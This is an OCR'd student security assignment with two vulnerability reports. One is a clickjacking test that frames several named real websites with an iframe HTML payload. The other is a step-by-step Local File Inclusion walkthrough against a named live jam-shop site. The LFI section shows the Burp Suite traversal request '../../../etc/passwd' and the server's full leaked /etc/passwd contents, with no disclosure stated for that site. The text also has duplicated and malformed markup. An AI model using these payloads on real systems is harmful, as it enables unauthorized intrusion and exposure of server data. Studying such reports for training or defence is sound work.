
Task 8

A. Find any website that is vulnerable to ClickJacking Attack. Make a report.

Title of Vulnerability: Clickjacking Vulnerability via Iframe

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Security Misconfiguration.

Description:
This report highlights a clickjacking vulnerability found on frcrce.in. The vulnerability allows an attacker to trick users into clicking on hidden or disguised elements by embedding the website within an iframe.

Detailed Explanation:
Upon investigation, it was discovered that frcrce.in does not employ proper defenses against clickjacking attacks. An attacker can create a malicious webpage and embed fr.crce.in within an iframe, positioning it in such a way that the user is unaware of the hidden content. By enticing the user to interact with the disguised elements, the attacker can perform unauthorized actions on behalf of the user.

Impact:
The impact of this vulnerability is significant, as it can lead to various malicious activities, like Phishing attacks: Users may unknowingly enter sensitive information into disguised forms. Unauthorized transactions: Attackers can trick users into performing actions such as transferring funds or making purchases.

Malware distribution: Clickjacking can be used to prompt users to download and execute malicious software.
Information disclosure: Attackers can exploit clickjacking to reveal confidential information or manipulate user settings.

Steps to recreate:

Step 1 : Select the any website that has responsible disclosure program and we want to perform the clickjacking vulnerability on it
Link : https://tier3.pk/

Step 2 : Create a HTML payload that has an iframe and in that iframe put the src has the target website like here the tier3.pk website

Payload : <html>
<head>
<title>clickjackingattack</title>
<body>
<h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/" width="500" height="500"></iframe>


</body>
</html>

```
<html>
<head>
<title>clickjackingattack</title>
<body>
<center><h1>clickjacking</h1>
<h2>iframe</h2>
<h3>target</target>
<iframe src="https://tier3.pk/" width="500" height="500"></iframe>
</center>
</body>
</html>
```

Step 3 : Save the file and open it in the browser if we see the target website been loaded in our html page then that website is vulnerable


clickjacking

iframe



target

iframe




target

Step 4 : If that Website is not visible in that iframe means it is not vulnerable to clickjacking attack

clickjacking

iframe




target

Website2 : https://frcrce.ac.in/

clickjacking

iframe




target

Website 3 : https://legal-connect-silk.vercel.app/


clickjacking

iframe



target


This clickjacking vulnerabilities is reported via hackerone



B. Find a website that is vulnerable to Local File Inclusion (LFI). Make a report.

Title of Vulnerability: Local File Inclusion (LFI) Vulnerability via Path Traversal

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Injection.

Description:

This report highlights a Local File Inclusion (LFI) vulnerability found on confiture de bali The vulnerability allows an attacker to include and execute arbitrary files from the local file system by manipulating input parameters susceptible to path traversal.


Detailed Explanation:
Upon investigation, it was discovered that confiture de bali lacks proper input validation and sanitization mechanisms, enabling an attacker to exploit path traversal techniques. By manipulating input parameters, such as file paths or directory traversal sequences (e.g., "../"), an attacker can include arbitrary files residing on the server's local file system. This could lead to the execution of sensitive files containing confidential information or executable code.

Impact:
The impact of this vulnerability is severe and can lead to various malicious activities, including:
Unauthorized data disclosure: Attackers can read sensitive files, such as configuration files, password files, or log files, leading to the exposure of confidential information.
Code execution: Attackers can execute arbitrary code contained within included files, potentially compromising the entire system's security.
Denial of Service (DoS): By including system files or critical resources excessively, attackers can exhaust server resources, leading to a DoS condition.
Escalation of Privileges: Access to sensitive system files may enable attackers to escalate their privileges within the system, gaining unauthorized access to restricted areas or performing administrative actions.


Steps to recreate

Step 1 : To perform LFI vulnerability first we need to find such a website that has some kind of page or it is pointing towards some internal file , here we can see that confiture de bali points to a page called accuiel.php

Step 2: Once you have found open the burp suite tool and go to the proxy tab and turn on the intercept and go to the website and refresh the page, this will capture the request




Step 3: Now once you have got the request this request should point a page like it does in url, if it does then right click and send that request to the repeater



Step 4 : Now go to the repeater tab and change the value of acciul.php to a LFI payload

Step 5: Start by typing ../etc/passwd and click on the send button , if in the response we see any root directory then it vulnerable otherwise add more payload to it



Response

Pretty Raw Hex Render

```
5  X-Powered-By: PHP/5.4
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8  Pragma: no-cache
9  Vary: Accept-Encoding
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14
15     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16     <link rel="stylesheet" type="text/css" href="css/style.css"/>
17     <title>
         Confiture de Bali
       </title>
18     <link rel="stylesheet" type="text/css" media="screen" href="
       http://cdnjs.cloudflare.com/ajax/libs/fancybox/1.3.4/jquery.fancybox-1.3.4.css
       " />
19     <link rel="icon" type="image/png" href="image/favicon.png" />
20     <style type="text/css">
21       a.fancyboximg{
22         border:none;
23         box-shadow:01px7pxrgba(0,0,0,0.6);
24         -o-transform:scale(1,1);
           -ms-transform:scale(1,1);
           -moz-transform:scale(1,1);
           -webkit-transform:scale(1,1);
           transform:scale(1,1);
           -o-transition:all0.2sease-in-out;
           -ms-transition:all0.2sease-in-out;
           -moz-transition:all0.2sease-in-out;
           -webkit-transition:all0.2sease-in-out;
           transition:all0.2sease-in-out;
25       }
26       a.fancybox:hoverimg{
27         position:relative;
           z-index:999;
           -o-transform:scale(1.03,1.03);
```

Search 0 highlights

Step 6 : Then again ../../../etc/password and click on the send button, then check the response tab, if you get the output like below then it is vulnerable

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Settings

2 × 23 × 27 × 47 × 48 × 49 × 50 × 51 × 52 × 53 ×

Send Cancel

Target: https://confituredebali.com HTTP/2

Request

Pretty Raw Hex

```
1 GET /index.php?page=../../../etc/passwd HTTP/2
2 Host: confituredebali.com
3 Cookie: PHPSESSID=55aec4f1c4f24aeb6fcbfd473ebb9e64
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101
  Firefox/124.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
  0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://confituredebali.com/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?1
4 Te: trailers
5
6
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
54
55
56          <!--<li class="nav-item"><a href="#">Flavours</a>
57          <ul class="nav sub-nav">
58          <li class="sub-nav-item"><a
            href="index.php?page=flavours.php">Fruits</a></li>
59          <li class="sub-nav-item"><a href="index.php?page=liste.php">Availaible
            Jams</a></li>
60          </ul>
61          <!--</li>
62
63
64          <li class="nav-item"><a href="index.php?page=contact.php">Contact
            </a></li>-->
65          <!--<li class="nav-item"><a
            href="index.php?page=french.php">Français</a></li>
66          <li class="nav-item"><a
            href="index.php?page=anglais.php">English</a></li> -->
67
68
69
70        </ul>
        </div>

71    </nav>
72    <article>
73      <div id="contenu">
74      </div>
75    </article>
76    <!--
77    <div class="push"></div>
78    <footer>
79    //<?//?php
80    //include "include/pied.php";
81    ?>
82    </footer> -->
83  </body>
84 </html>
```

Search 0 highlights

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 16

Response headers 8

Inspector Notes

Done 3,121 bytes | 150 millis

Event log (51) All issues Memory: 1.27GB

Response

Pretty Raw Hex Render

```
73      <div id="contenu">
74        root:x:0:0:root:/root:/bin/bash
75        daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
76        bin:x:2:2:bin:/bin:/usr/sbin/nologin
77        sys:x:3:3:sys:/dev:/usr/sbin/nologin
78        sync:x:4:65534:sync:/bin:/bin/sync
79        games:x:5:60:games:/usr/games:/usr/sbin/nologin
80        man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
81        lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
82        mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
83        news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
84        uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
85        proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
86        www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
87        backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
88        list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
89        irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
90        gnats:x:41:41:Gnats Bug-Reporting System
          (admin):/var/lib/gnats:/usr/sbin/nologin
91        nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
92        _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
93        systemd-timesync:x:101:102:systemd Time
          Synchronization,,,:/run/systemd:/usr/sbin/nologin
94        systemd-network:x:102:103:systemd Network
          Management,,,:/run/systemd:/usr/sbin/nologin
95        systemd-resolve:x:103:104:systemd
          Resolver,,,:/run/systemd:/usr/sbin/nologin
96        messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
97        unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin
98        ntp:x:106:112::/nonexistent:/usr/sbin/nologin
99        sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
100       puppet:x:109:115:Puppet configuration management
          daemon,,,:/var/lib/puppet:/usr/sbin/nologin
101       postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin
102       adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false
103       ovh:x:500:100:ovh:/home/ovh:/bin/bash
104       ovhcron:x:158:151:ovhcron:/home.admin/ovhcron:/bin/bash
105       oco:x:108:114::/usr/local/oco:/usr/sbin/nologin
```

Search 0 highlights

Step 7 : You also directly try this payload in the website itself in the place of acuiel.php just put ../../../etc/passwd

Confiture de Bali

Home | Gallery | Contact

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:105::/nonexistent:/usr/sbin/nologin unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin ntp:x:106:112::/nonexistent:/usr/sbin/nologin sshd:x:107:65534::/run/sshd:/usr/sbin/nologin puppet:x:109:115:Puppet configuration management daemon,,,:/var/lib/puppet:/usr/sbin/nologin postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false ovh:x:500:100:ovh:/home/ovh:/bin/bash ovhcron:x:158:151:ovhcron:/home.admin/ovhcron:/bin/bash oco:x:108:114::/usr/local/oco:/usr/sbin/nologin ovhnobody:x:99:99::/nonexistent:/bin/false autohosting:x:495:495::/home/ovh:/bin/false ovhqos:x:999998:100::/home/ovhqos:/bin/false telegraf:x:499:499::/etc/telegraf:/bin/false bind:x:110:116::/var/cache/bind:/usr/sbin/nologin _rpc:x:111:65534::/run/rpcbind:/usr/sbin/nologin statd:x:112:65534::/var/lib/nfs:/usr/sbin/nologin _ossec:x:498:117::/var/ossec:/sbin/nologin redis:x:113:119::/var/lib/redis:/usr/sbin/nologin _serf:x:114:120::/nonexistent:/usr/sbin/nologin debian-transmission:x:115:121::/var/lib/transmission-daemon:/usr/sbin/nologin confiturma:x:962544:100:confiturma:/homez.546/confiturma:/bin/ovh_sftponly